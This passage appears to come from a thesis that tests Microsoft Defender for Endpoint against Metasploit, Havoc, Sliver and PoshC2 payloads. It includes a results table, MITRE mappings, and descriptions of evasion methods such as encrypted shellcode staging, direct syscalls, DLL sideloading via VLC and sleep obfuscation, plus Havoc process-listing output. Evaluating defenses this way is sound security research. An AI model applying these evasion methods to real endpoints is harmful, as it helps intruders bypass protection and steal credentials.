  operating system and send this sensor data to your private, isolated,
  cloud instance of Microsoft Defender for Endpoint.
- **Cloud security analytics**: Leveraging big data,
  device learning, and unique Microsoft optics across the Windows
  ecosystem, enterprise cloud products (such as Office 365), and online
  assets, behavioral signals are translated into insights, detections, and recommended responses to advanced threats.
- **Threat intelligence**: Generated by Microsoft
  hunters, security teams, and augmented by threat intelligence provided
  by partners, threat intelligence enables Defender for Endpoint to
  Identify attacker tools, techniques, and procedures, and generate alerts when they are observed in collected sensor data.

Microsoft Defender for Endpoint (MDE) [18] is available in two subscription plans: **Defender for Endpoint Plan 1** and **Plan 2**. For the purposes of this thesis, a trial version of **Plan 2** was utilized, as it provides access to the full range of capabilities offered by Microsoft's Endpoint Detection and Response (EDR) solution. This ensured a comprehensive evaluation of its features and performance.

The performance of an EDR solution often depends significantly on the expertise and operational efficiency of the blue team utilizing it. To ensure a fair and unbiased assessment, the EDR was tested exclusively using the features and configurations provided by the tool itself, without external intervention or customizations.

The EDR was configured in **block mode**, and the devices were managed by Microsoft Defender for Endpoint (**MDE**) directly.

In block mode, the EDR is configured to automatically prevent or block malicious activities on endpoints. This setting ensures that threats are not only detected but also actively mitigated in real-time, providing an additional layer of protection without requiring manual intervention from security teams. Block mode leverages behavioral analysis and heuristics to stop potential threats, even if specific signatures are not present.

MDE refers to the overarching suite of features and services provided by Microsoft for endpoint protection, detection, and response. In this context, MDE was used to manage the devices and enforce the security configurations, ensuring consistency across all tests.

AWS 2022 Windows Server & Workstation

For this thesis, a **Windows Server 2022** environment was selected due to its numerous advantages. Being the latest version of Windows Server at the time of this study and fully patched, it provides an up-to-date and secure platform that reflects the current state of publicly available software. This ensures that the assessment of attacks and defenses occurs under realistic and relevant conditions, making the findings applicable to modern environments.

Similarly, the workstation used in the evaluation was configured with the latest version of Windows, fully patched and updated. By simulating attacks against such environments, the evaluation effectively demonstrates how well the EDR and other defensive measures perform against threats in a current, secure setup.

Duration

This thesis began in 2023, with initial testing of various scenarios conducted during that year. To ensure the relevance and accuracy of the findings, these scenarios were retested in 2024. This approach offers valuable insights into the

evolution and progress of Endpoint Detection and Response (EDR) software over time.

Summary of Findings

The evaluation revealed mixed results across various techniques and C&C frameworks, highlighting both strengths and weaknesses in Microsoft Defender for Endpoint (EDR) and antivirus solutions. Staged techniques, such as custom shellcode injection, were often detected shortly after execution, particularly when using frameworks like Metasploit. However, stageless and obfuscated methods, especially with Havoc and Sliver, demonstrated higher success rates, evading detection. Simple execution and DLL invocation techniques were consistently flagged by antivirus solutions during copying or AMSI patching [19] , showcasing good pre-execution scanning capabilities. DLL sideloading yielded mixed outcomes, with some attempts bypassing detection and achieving activities like LSASS dumping. Overall, frameworks like Metasploit and PoshC2 faced greater detection challenges due to strong signature-based and behavioral defenses, while Havoc and Sliver excelled in evading detection with advanced techniques.

Adaptability

Overall, **Havoc** demonstrated greater adaptability for executing complex attack scenarios. Its minimal shellcode size and limited reliance on non-native libraries facilitated seamless integration into custom techniques. While **Sliver** also achieved success, the comparatively larger size of its shellcode posed challenges for incorporation into certain custom methodologies, requiring additional modifications to ensure successful execution.

Key Factors Contributing to Success

Two primary factors contributed to the success of Havoc and Sliver in evading detection.

1. **Havoc - Sleep Obfuscation**:

   A critical element of Havoc's effectiveness was its use of **sleep obfuscation**, particularly through the **Ekko [20]** technique. Ekko is a sophisticated sleep obfuscation mechanism that manipulates thread sleep functions to evade detection. It ensures that the beacon remains undetected for extended periods by reducing observable activity and complicating analysis by defensive tools.

2. **Sliver - Symbol Obfuscation [21]**:

   For Sliver, the use of **symbol obfuscation** played a significant role in its ability to bypass detection mechanisms. This technique obfuscates critical symbols within the payload, making it challenging for detection tools to create and maintain reliable rules that can identify the obfuscated code effectively.

Additionally, the **delivery technique** significantly influenced the overall success. The highest success rates were observed when using **custom techniques**, which provided enhanced stealth and adaptability compared to standard delivery methods. This underscores the importance of leveraging advanced evasion methods and tailored delivery mechanisms to maximize the effectiveness of malicious payloads in real-world scenarios.

Table of Findings

Technique No.	Technique Type	Result	Received Connection	Post-Exploitation Activities	Reason	Year	C&C framewo
1	Custom shellcode injection with stager	❌	✅	It was detected a few seconds later.	Meterpreter Post Exploitation Tool	2023	Metasplo
2	DLL Sideloading	❌	✅	It was detected a few seconds later.	Meterpreter Post Exploitation Tool	2023	Metasplo
3	DLL Sideloading	✅	✅	LSASS dump	N/A	2023,2024	Havoc
4	Custom shellcode injection stageless	✅	✅	Process enumeration	N/A	2023,2024	Havoc
5	Simple execution	❌	❌	Detected during copying	Havoc detected	2024	Havoc

Technique No.	Technique Type	Result	Received Connection	Post-Exploitation Activities	Reason	Year	C&C framewo
6	Simple shellcode injection	❌	❌	Detected during copying	Havoc detected	2024	Havoc
7	Custom shellcode injection stageless (sRDI)	✅	✅	Process enumeration	N/A	2024	Sliver
8	Simple execution	❌	❌	Detected during execution	SuspGolang	2024	Sliver
9	Simple shellcode injection with a modified stateless sliver (sRDI)	✅	✅	Process enumeration	N/A	2024	Sliver
10	Simple shellcode injection stageless	❌	✅	It was detected during the first command executed on the machine	Possible Metasploit activity	2024	Metasplo
11	Simple DLL invoke	❌	❌	Detected during copying	SuspGolang	2024	Sliver
12	Simple shellcode injection with the recommended stager for sliver (msf)	❌	✅	Detected during the first callback	SuspGolang	2024	Sliver
13	C# v4 executable → donut to shellcode → simple injection	❌	❌	Detected it due to AMSI patching	PoshC2 Malware	2024	PoshC2
14	Simple execution	❌	❌	Detected during copying	Meterpreter Detected	2024	Metasplo
15	Simple DLL invoke	❌	❌	Detected during copying	Meterpreter Detected	2024	Metasplo
16	Custom Shellcode Injection	-	-	N/A due to technical difficulties	-	-	PoshC2
17	Simple execution	❌	❌	Detected during copying	PoshC2 detected	2024	PoshC2
18	Simple DLL invoke	❌	❌	Detected during copying	PoshC2 detected	2024	PoshC2

MITRE ATT&CK Framework Mapping

All techniques include the following tags [22]:
T1573: https://attack.mitre.org/techniques/T1573


T1132.001: Command and Control Standard Encoding

Technique No.	MITRE Tactics	MITRE Sub-Tactics
1	T1055, T1106 , T1027, T1104	T1055.001, T1027.013


Technique No.	MITRE Tactics	MITRE Sub-Tactics
2	T1574	T1574.002
3	T1574	T1574.002
4	T1055, T1106, T1027	T1055.001, T1027.013
5	T1204	T1204.002
6	T1055	T1055.001
7	T1055, T1106 , T1027	T1055.001, T1027.013
8	T1204	T1204.002
9	T1055, T1106 , T1027	T1055.001, T1027.013
10	T1055	T1055.001
11	T1204	T1204.002
12	T1055, T1104	T1055.001
13	T1055, T1106, T1027	T1055.001
14	T1204	T1204.002
15	T1204	T1204.002
16	T1055, T1106, T1027	T1055.001, T1027.013
17	T1204	T1204.002
18	T1204	T1204.002

EDR Configuration and Set-up


The device was successfully onboarded using the streamlined connectivity method for the Windows Server 2022 operating system.




And the test case was successfully completed and detected as well.




Here is the confirmation:



The EDR is enabled in block mode which when turned on, Microsoft Defender for Endpoint leverages behavioral blocking and containment capabilities by blocking malicious artifacts or behaviors observed through post-breach endpoint detection and response (EDR) capabilities.




Additionally, to confirm that the EDR capabilities of Microsoft Defender for Endpoint were properly configured and functioning, the following tests were successfully conducted, as outlined in this blog post by Jeffrey Appel.



These techniques were all detected by the source `EDR` and categorized/mitigated accordingly.

In the device overview section, we can confirm that `Real-time protection` and `Behavior monitoring` are enabled.



The device is managed my MDE which means the device is actively monitored, protected, and managed by the security features provided by Microsoft Defender for Endpoint.

Technique No. 1

C2 Framework

The C2 framework used for this scenario is Msfconsole using the payload `windows/x64/meterpreter/reverse_tcp`.

Syscalls/WinAPIs

The attack was designed to evade detection by the Endpoint Detection and Response (EDR) system by allocating random memory pages and populating them with arbitrary data. The malware establishes a `TCP` connection over Port 80 to download an encrypted RC4 payload, which is subsequently copied into one of the allocated memory pages. During the process, three memory allocations were performed through a pointer function—one containing the `Meterpreter` payload. If any random allocation contained non-executable or corrupted data, an exception would be triggered. Finally, the target memory allocation was successfully executed.

- `VirtualAlloc`
- `memcpy`
- `pointer function`

Shellcode Download Method

The shellcode was downloaded from port 80 using sockets, and RC4 is encrypted using `Systemfunction032`.

File Format


The file format used for this attack is `.exe`.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

Microsoft's Endpoint Protection detected the attack. Although the `Meterpreter` was able to establish a callback, Advanced Threat Protection (ATP) terminated the connection after identifying the `Meterpreter` payload generated by the `Metasploit` Framework.



The victim's IP is `192.168.1.12` .



Technique No. 2

C2 Framework

The C2 framework used for this scenario is Msfconsole using the payload `windows/x64/meterpreter/reverse_tcp`.

Syscalls/WinAPIs

The attack aimed to deceive Microsoft's Endpoint Protection into believing that `vlc.exe` was legitimate. It exploited VLC's vulnerability to DLL sideloading by loading a maliciously crafted DLL during application startup. The attack leveraged two system calls:

- `NtAllocateVirtualMemory`
- `NtWriteVirtualMemory`

Additionally, three Windows APIs were utilized:

- `SystemFunction032`
- `CreateThread`
- `WaitForSingleObject`

Shellcode Download Method

The shellcode was downloaded from port 80 using sockets, and the payload is encrypted using `Systemfunction032` (RC4).

File Format


The file format used for this attack is `.dll`.

Delivery Method


For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).

Result and Takeaways

As observed, Microsoft's Endpoint Protection successfully detected the Metasploit Framework (MSF) payload once again. However, this time, no additional malware characteristics were associated with the payload. The connection was briefly established, lasting 2-3 seconds before the EDR blocked the process.



This is how the EDR depicted the attack:



Technique No. 3

C2 Framework

The C2 framework used for this scenario is https://github.com/HavocFramework/Havoc.

Syscalls/WinAPIs

The attack aimed to deceive Microsoft's Endpoint Protection into believing that `vlc.exe` was legitimate. It exploited VLC's vulnerability to DLL sideloading by loading a maliciously crafted DLL during application startup. The difference with the second technique is the C2 framework used (since ATP detects msf every time).

The `demon` configuration is the following.

The syscalls used for this attack are the same (using https://github.com/jthuraisamy/SysWhispers2):

- `NtAllocateVirtualMemory`
- `NtWriteVirtualMemory`

And another three WinAPIs were used:

- `SystemFunction032`
- `CreateThread`
- `WaitForSingleObject`

Shellcode Download Method

The shellcode was downloaded from port 80 using sockets, and the payload is encrypted using `Systemfunction032` (RC4).

File Format

The file format used for this attack is `dll`.


Delivery Method

For this scenario, the delivery method was just a double-click execution from a shared folder (Virtual Box).


Result and Takeaways

Microsoft's Endpoint Protection failed to detect the attack. I believe this is likely because if the stager is part of a larger project or is executed within the context of a legitimate process, it reduces the likelihood of raising suspicion.

The victim's IP is `192.168.1.12`





Here, we can see that we got a connection back. Having ATP on and in prevent mode.




No alerts were raised.

This attack still works as of today (09/23/2024)








Post-Exploitation Activities

In a non-elevated attempt, I executed the `dir` module (directory enumeration).




It was executed successfully. Then, the `proc list` module was used (process enumeration).

```
23/10/2023 09:28:39 [Neo] Demon » proc list
[*] [B7854D0A] Tasked demon to enumerate and list all processes
[+] Send Task to Agent [16 bytes]
[*] Process List:

 Name                 PID    PPID   Session   Arch    Threads   User
 ----                 ---    ----   -------   ----    -------   ----
                    0      0      0         x64     4
 System               4      0      0         x64     120
 Registry             108    4      0         x64     4
 smss.exe             396    4      0         x64     2
 csrss.exe            500    488    0         x64     10
 wininit.exe          576    488    0         x64     1
 csrss.exe            592    568    1         x64     11
```


```
winlogon.exe             676   568   1      x64    3
services.exe             720   576   0      x64    6
lsass.exe                744   576   0      x64    9
svchost.exe              856   720   0      x64    13
fontdrvhost.exe          880   676   1      x64    5
fontdrvhost.exe          888   576   0      x64    5
svchost.exe              972   720   0      x64    14
svchost.exe              68    720   0      x64    4
dwm.exe                  448   676   1      x64    17
svchost.exe              1100  720   0      x64    10
